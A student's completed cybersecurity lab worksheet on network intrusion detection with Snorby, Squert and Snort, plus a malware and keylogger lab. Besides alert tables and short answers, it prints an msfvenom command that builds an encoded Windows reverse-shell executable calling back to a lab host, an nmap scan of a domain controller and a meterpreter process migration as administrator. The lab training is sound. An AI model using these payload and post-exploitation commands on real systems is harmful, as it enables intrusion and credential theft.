



## **CYB 310 Module Four Lab Worksheet**

**Andree Salvo**



**Southern New Hampshire University**

**CYB 410 - 4-2 Lab Worksheet**


**Instructor: Raschid Muller**

**9/1/2025**

**Lab: Identifying & Analyzing Network Host Intrusion Detection System Alerts**

Prompt	Response																																																																																																			
<p>In the lab, “Analyzing Network Events Using Snorby,” <b>Step 18</b>, take a screenshot of the alert window showing signature information and TCP header information.</p>	 <p>The screenshot shows the Snorby web interface with the following details:</p> <ul style="list-style-type: none"><li><b>Event Signature:</b> ET SCAN Non-Allowed Host Tried to Connect to MySQL Server</li><li><b>Source IP:</b> 10.1.1.10</li><li><b>Destination IP:</b> 203.0.113.2</li><li><b>Timestamp:</b> 10:42 PM</li><li><b>IP Header Information:</b><table><tr><th>Source</th><th>Destination</th><th>Ver</th><th>Len</th><th>Tos</th><th>Len</th><th>ID</th><th>Flags</th><th>Off</th><th>TTL</th><th>Proto</th><th>Count</th></tr><tr><td>10.1.1.10</td><td>203.0.113.2</td><td>4</td><td>5</td><td>0</td><td>112</td><td>0</td><td>0</td><td>0</td><td>0</td><td>6</td><td>29563</td></tr></table></li><li><b>Signature Information:</b><table><tr><th>Generator ID</th><th>Sig. ID</th><th>Sig. Revision</th><th>Activity (225/1023)</th><th>Category</th><th>Sig Info</th></tr><tr><td>1</td><td>2010493</td><td>2</td><td>21.99%</td><td>attempted-recon</td><td>Query Signature Database</td></tr></table></li><li><b>TCP Header Information:</b><table><tr><th>Src Port</th><th>Dst Port</th><th>Seq</th><th>Ack</th><th>Off</th><th>Res</th><th>Flags</th><th>Win</th><th>Count</th><th>URP</th></tr><tr><td>3306</td><td>52594</td><td>0</td><td>0</td><td>5</td><td>0</td><td>0</td><td>0</td><td>59906</td><td>0</td></tr></table></li><li><b>Payload:</b><pre>000000: 44 00 00 00 ff 6a 04 48 f3 74 20 27 32 30 33 2e 30 2e 31 33 3e 32 27 20 0...j.Host: '203.0.113.2'. 000014: 69 73 20 6e 6f 74 20 61 6c 6f 77 65 64 20 74 6f 20 63 6f 6e 6e 65 63 74 20 is.not.allowed.to.connect. 000034: 74 6f 20 74 68 69 73 20 40 79 53 51 4c 20 73 65 72 76 65 72 to.this.MySQL.server</pre></li></ul> <p>Notes</p> <p>This event currently has zero notes - You can add a note by clicking the button below.</p> <p>Add A Note To This Event</p>	Source	Destination	Ver	Len	Tos	Len	ID	Flags	Off	TTL	Proto	Count	10.1.1.10	203.0.113.2	4	5	0	112	0	0	0	0	6	29563	Generator ID	Sig. ID	Sig. Revision	Activity (225/1023)	Category	Sig Info	1	2010493	2	21.99%	attempted-recon	Query Signature Database	Src Port	Dst Port	Seq	Ack	Off	Res	Flags	Win	Count	URP	3306	52594	0	0	5	0	0	0	59906	0																																											
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<p>In the lab section, “Network Security Monitoring with Squert,” in the lab, “Analyzing Network Events Using Squert,” <b>Step 11</b>, take a screenshot of the Squert window displaying filtered scans for ip 203.0.113.2.</p>	 <p>The screenshot shows the Squert web interface with the following details:</p> <ul style="list-style-type: none"><li><b>Events:</b> A table listing network events with columns: QUEUE, SC, DC, ACTIVITY, LAST EVENT, SIGNATURE, ID, PROTO, % TOTAL.</li><li><b>Event Summary:</b><table><tr><th>QUEUE</th><th>SC</th><th>DC</th><th>ACTIVITY</th><th>LAST EVENT</th><th>SIGNATURE</th><th>ID</th><th>PROTO</th><th>% TOTAL</th></tr><tr><td>254</td><td>1</td><td>1</td><td></td><td>22-48:42</td><td>ET SCAN Non-Allowed Host Tried to Connect to MySQL Server</td><td>2010493</td><td>6</td><td>16.049%</td></tr><tr><td>6</td><td>2</td><td>2</td><td></td><td>22-43:01</td><td>SURICATA TLS error message encountered</td><td>2230009</td><td>6</td><td>0.412%</td></tr><tr><td>219</td><td>1</td><td>5</td><td></td><td>22-42:41</td><td>ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)</td><td>200358</td><td>6</td><td>15.021%</td></tr><tr><td>33</td><td>1</td><td>1</td><td></td><td>22-42:40</td><td>GPL WEB_SERVER 403 Forbidden</td><td>2101201</td><td>6</td><td>2.263%</td></tr><tr><td>90</td><td>1</td><td>5</td><td></td><td>22-42:25</td><td>ET SCAN NMAP OS Detection Probe</td><td>2018489</td><td>17</td><td>6.173%</td></tr><tr><td>90</td><td>1</td><td>5</td><td></td><td>22-42:25</td><td>GPL SHELLCODE x86 inc ebx NOOP</td><td>2101390</td><td>17</td><td>6.173%</td></tr><tr><td>120</td><td>7</td><td>7</td><td></td><td>22-42:25</td><td>SURICATA ICMPv4 unknown code</td><td>2200025</td><td>1</td><td>8.230%</td></tr><tr><td>6</td><td>1</td><td>1</td><td></td><td>22-42:13</td><td>ET SCAN Potential SSH Scan</td><td>2001219</td><td>6</td><td>0.412%</td></tr><tr><td>45</td><td>1</td><td>3</td><td></td><td>22-42:07</td><td>ET POLICY Suspicious inbound to MySQL port 3306</td><td>2010937</td><td>6</td><td>3.086%</td></tr><tr><td>34</td><td>1</td><td>5</td><td></td><td>22-09:21</td><td>PANOS New Asset - ssh OpenSSH 3.8p1 (Protocol 2.0)</td><td>1</td><td>6</td><td>2.672%</td></tr></table></li></ul>	QUEUE	SC	DC	ACTIVITY	LAST EVENT	SIGNATURE	ID	PROTO	% TOTAL	254	1	1		22-48:42	ET SCAN Non-Allowed Host Tried to Connect to MySQL Server	2010493	6	16.049%	6	2	2		22-43:01	SURICATA TLS error message encountered	2230009	6	0.412%	219	1	5		22-42:41	ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)	200358	6	15.021%	33	1	1		22-42:40	GPL WEB_SERVER 403 Forbidden	2101201	6	2.263%	90	1	5		22-42:25	ET SCAN NMAP OS Detection Probe	2018489	17	6.173%	90	1	5		22-42:25	GPL SHELLCODE x86 inc ebx NOOP	2101390	17	6.173%	120	7	7		22-42:25	SURICATA ICMPv4 unknown code	2200025	1	8.230%	6	1	1		22-42:13	ET SCAN Potential SSH Scan	2001219	6	0.412%	45	1	3		22-42:07	ET POLICY Suspicious inbound to MySQL port 3306	2010937	6	3.086%	34	1	5		22-09:21	PANOS New Asset - ssh OpenSSH 3.8p1 (Protocol 2.0)	1	6	2.672%
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In the lab section, “Network Security Monitoring with Squert,” in the lab, “Analyzing Network Events Using Squert,” **Step 17**, take a screenshot of the Squert window displaying no results when filtering events for ip 10.1.1.10.



There are a variety of network analyzers. Which tool did you feel was the most powerful and easiest to use?

I would have to say Squert because it was super easy to use, provided numerous options, and everything was color-coded.



Why is it important to add network analyzer tools to your cybersecurity analyst skill set?


It's important to add a network analyzer tool to your skill set because they let you inspect traffic, detect anomalies, and quickly respond to security threats.

How will you use network analyzer tools in a professional manner?

I'll utilize network analyzer tools professionally by focusing on monitoring traffic, identifying issues, and enhancing security without compromising user privacy.

## **Lab: Intrusion Detection Using Snort**



Prompt	Response
<p>In the lab section, “Setting up the Sniffer,” <b>Step 19</b>, type your name after the command prompt and take a screenshot of the output after running the <code>tcpdump -i eth1</code> command.</p>	 <pre> root@kali2: ~ File Edit View Search Terminal Help 65 packets received by filter 0 packets dropped by kernel root@kali2:~# tcpdump -i eth1 tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes 19:54:53.494815 IP 216.1.1.200.1900 &gt; 239.255.255.250.1900: UDP, length 497 19:54:53.495195 IP 216.1.1.200.1900 &gt; 239.255.255.250.1900: UDP, length 485 19:54:53.495206 IP 216.1.1.200.1900 &gt; 239.255.255.250.1900: UDP, length 499 19:54:53.495209 IP 216.1.1.200.1900 &gt; 239.255.255.250.1900: UDP, length 433 19:54:53.495521 IP 216.1.1.200.1900 &gt; 239.255.255.250.1900: UDP, length 442 19:54:53.495533 IP 216.1.1.200.1900 &gt; 239.255.255.250.1900: UDP, length 513 19:54:53.653506 IP6 fe80::ffff:ffff:ffff:ffff &gt; ip6-allnodes: HBH ICMP6, multicast listener query v2 [gaddr ::], length 28 19:54:56.505703 IP 216.1.1.200.1900 &gt; 239.255.255.250.1900: UDP, length 513 19:54:56.505721 IP 216.1.1.200.1900 &gt; 239.255.255.250.1900: UDP, length 442 19:54:56.506115 IP 216.1.1.200.1900 &gt; 239.255.255.250.1900: UDP, length 433 19:54:56.506236 IP 216.1.1.200.1900 &gt; 239.255.255.250.1900: UDP, length 499 19:54:56.506239 IP 216.1.1.200.1900 &gt; 239.255.255.250.1900: UDP, length 485 19:54:56.507545 IP 216.1.1.200.1900 &gt; 239.255.255.250.1900: UDP, length 497 ^C 13 packets captured 13 packets received by filter 0 packets dropped by kernel root@kali2:~# Andree Salvo </pre>
<p>In the lab section, “Detecting Unwanted Incoming Attacks,” <b>Step 9</b>, take a screenshot of the results in the Bruter window after it has cycled through the dictionary words.</p>	

<p>In the lab, “Detecting Unwanted Outgoing Traffic,” <b>Step 6</b>, type your name at the command prompt and take a screenshot of the output of the payload generated.</p>	 <pre> root@kali2: ~ File Edit View Search Terminal Help root@kali2:~# msfvenom -a x86 --platform Windows -p windows/shell/reverse_tcp lh ost=216.1.1.100 lport=443 -f exe -e x86/shikata_ga_nai -o bad.exe Found 1 compatible encoders Attempting to encode payload with 1 iterations of x86/shikata_ga_nai x86/shikata_ga_nai succeeded with size 360 (iteration=0) x86/shikata_ga_nai chosen with final size 360 Payload size: 360 bytes Saved as: bad.exe root@kali2:~# service postgresql start root@kali2:~# Andree Salvo </pre>
<p>How can you see what options are available for the <i>tcpdump</i> command? How can this tool be used by a security analyst?</p>	<p>You can view the <i>tcpdump</i> option by typing <b>tcpdump --help</b>. This tool assists security analysts by capturing and analyzing network traffic to detect threats, investigate incidents, or troubleshoot issues.</p>
<p>What command will display all of the Ethernet interfaces within Linux? How can this be valuable to a security analyst?</p>	<p>The <i>Ifconfig</i> command will show all the interfaces on a system. This command can let security analyst configure interfaces.</p>

## **Detecting Malware and Unauthorized Devices**

Prompt	Response
<p>In the lab, “Keyloggers,”</p> <p><b>Step 6</b>, scroll up to the prompt where you typed the <i>nmap</i> command and take a screenshot of the output from the scan. Be sure to include the timestamp at the top (date and time).</p>	 <pre> root@kali:~# nmap -A 172.16.1.100 Starting Nmap 7.70 ( https://nmap.org ) at 2025-09-01 21:47 EDT Stats: 0:01:12 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan NSE Timing: About 99.77% done; ETC: 21:49 (0:00:00 remaining) Nmap scan report for 172.16.1.100 Host is up (0.00013s latency). Not shown: 987 filtered ports PORT      STATE SERVICE        VERSION 53/tcp    open  domain         Microsoft DNS 6.1.7600 (1DB04001) (Windows Server 2008 R2)   dns-nsid:  _ bind.version: Microsoft DNS 6.1.7600 (1DB04001) 88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2025-09-02 01:48:09Z) 135/tcp   open  msrpc          Microsoft Windows RPC 139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn 389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: domain.local, Site: Default-First-Site-Name) 445/tcp   open  microsoft-ds   Windows Server 2008 R2 Standard 7600 microsoft-ds (workgroup: DOMAIN) 464/tcp   open  kpasswd5? 636/tcp   open  tcpwrapped 1433/tcp   open  ms-sql-s       Microsoft SQL Server 2008 R2 10.50.4000.00; SP2   ms-sql-ntlm-info:  _ Target Name: DOMAIN  _ NetBIOS_Domain_Name: DOMAIN </pre>
<p>In the lab, “Keyloggers,”</p> <p><b>Step 21</b>, take a screenshot of the successful migration after running the <i>migrate</i> command. <b>Note: The number you use will be different from the one in the example.</b></p>	 <pre> C:\Windows\System32\cmd.exe 2432 1868 cmd.exe x64 1 DOMAIN\Administrator  meterpreter &gt; migrate 2432 [*] Migrating from 1852 to 2432... [*] Migration completed successfully. meterpreter &gt; Andree Salvo </pre>



Prompt	Response
<p>In the lab, “Keyloggers,” <b>Step 30</b>, take a screenshot of the output after running the <i>kerberos</i> command. Scroll up to the prompt where you typed the command and include the administrator password in your screenshot to show the success of the keylogger dump.</p>	
<p>In the lab, “Examining Malware,” <b>Step 32</b>, take a screenshot of the History tab in Windows Defender showing the quarantined file that was detected.</p>	

Prompt	Response
Explain the difference between <b>active</b> and <b>passive</b> scanning tools and techniques.	Active scanning tools directly interact with systems to find vulnerabilities, while passive scanning tools quietly observe network traffic without sending probes.
Explain the significance of the <b>kerberos</b> output.	The Kerberos output matters because it shows the authentication process and ticket activity, which helps confirm secure logins and spot any suspicious or unauthorized access.